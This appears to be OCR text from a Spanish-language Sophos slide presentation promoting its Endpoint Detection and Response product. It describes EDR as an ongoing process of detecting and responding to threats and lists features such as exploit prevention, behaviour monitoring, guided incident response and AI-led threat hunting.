
NO es un botón que activemos y ya está…

Es un **PROCESO** de usar multiples herramientas para **DETECTAR** amenazas potenciales y **RESPONDER** a ellas.


EDR es algo que tú debes ***HACER***.


BANK
$£€
Synchronized Security
Anti Virus
Deep Learning
Exploit Prevention
Behavior Monitoring
WANTED!
Suspicious!
Techniques!
Actions!
FOREVER
Pre-Execution
Post-Execution

SOPHOS



SOPHOS


REW
BANK
$£€
Endpoint Detection
& Response
SophosLabs
Threat
Intelligence

¿Qué hace el EDR de Sophos único?

EDR integrado en la mejor protección EP/SRV

Fácil de usar


Respuesta a incidencias guiada

SOPHOS

Threat Hunting liderado por IA


Caza automatizada

Casos priorizados



SOPHOS

